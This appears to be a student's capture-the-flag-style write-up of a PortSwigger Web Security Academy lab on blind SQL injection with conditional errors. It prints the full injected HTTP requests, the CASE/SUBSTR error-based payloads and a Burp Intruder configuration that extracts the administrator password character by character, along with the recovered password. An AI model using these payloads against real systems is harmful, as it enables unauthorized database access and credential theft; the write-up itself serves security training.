Web Security Labs
SQL Injection Lab-08


M.Gobi Shankar
CB.SC.P2CYS23019


Blind SQL injection with conditional errors

Identify the table existence:

```
GET / HTTP/2
Host: 0a6c002a03a1d5f280d4265200e700b0.web-security-academy.net
Cookie: TrackingId=zUOebRHIXnIevHNf'||(SELECT '' FROM users WHERE ROWNUM = 1)||'; session=Ie7xMmQRfVhwwb3Y3cS6nDI6kdbBVMIZ
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://portswigger.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
Sec-Fetch-User: ?1
Te: trailers


```






Since the table exists we didn't find any error message.

Verify the administrator account existence:

CASE allows you to evaluate a series of conditions and return a result based on the first condition that is true.


```
'||(SELECT CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator')||'
```

Since condition is true (the error is received), confirming that there is a user called `administrator`.




Determine the length of the password:


Length=1



Length=19



Length=20



We can see the full response. So the length of password is 20(0-19).

Determine the Password:

'||(SELECT CASE WHEN SUBSTR(password,1,1)='a' THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator')||'

```
GET / HTTP/2
Host: 0a6c002a03a1d5f280d4265200e700b0.web-security-academy.net
Cookie: TrackingId=zUOebRHIXnIevHNf'||(SELECT CASE WHEN SUBSTR(password,1,1)='a' THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator')||'; session=Ie7xMmQRfVhwwb3Y3cS6nDI6kdbBVMIZ
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://portswigger.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
Sec-Fetch-User: ?1
Te: trailers
```

Send it to intruder.

Choose an attack type — Start attack

Attack type: Cluster bomb

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.


Target: https://0a6c002a03a1d5f280d4265200e700b0.web-security-academy.net — Update Host header to match target

Add § Clear § Auto § Refresh

```
GET / HTTP/2
Host: 0a6c002a03a1d5f280d4265200e700b0.web-security-academy.net
Cookie: TrackingId=zUOebRHIXnIevHNf'||(SELECT CASE WHEN SUBSTR(password,§1§,1)='§a§' THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator')||'; session=Ie7xMmQRfVhwwb3Y3cS6nDI6kdbBVMIZ
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://portswigger.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
Sec-Fetch-User: ?1
Te: trailers
```

Request	Payload 1	Payload 2	Status code	Error	Timeout	Length
2	2	a	500			2353
24	4	b	500			2353
58	18	c	500			2353
73	13	d	500			2353
79	19	d	500			2353
83	3	e	500			2353
108	8	f	500			2353
134	14	g	500			2353
200	20	j	500			2353
289	9	o	500			2353
370	10	s	500			2353
416	16	u	500			2353
431	11	v	500			2353
467	7	x	500			2353
481	1	y	500			2353
552	12	1	500			2353
555	15	1	500			2353
625	5	5	500			2353
626	6	5	500			2353
657	17	6	500			2353

Password: yaeb55xfosv1dg1u6cdj



https://0a6c002a03a1d5f280d4265200e700b0.web-security-academy.net/my-account?id=administrator

Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB | OffSec

Web Security Academy — Blind SQL injection with conditional errors

Back to lab description »

LAB Solved

Congratulations, you solved the lab!

Share your skills! Continue learning »

Home | My account | Log out

My Account

Your username is: administrator

Email

Update email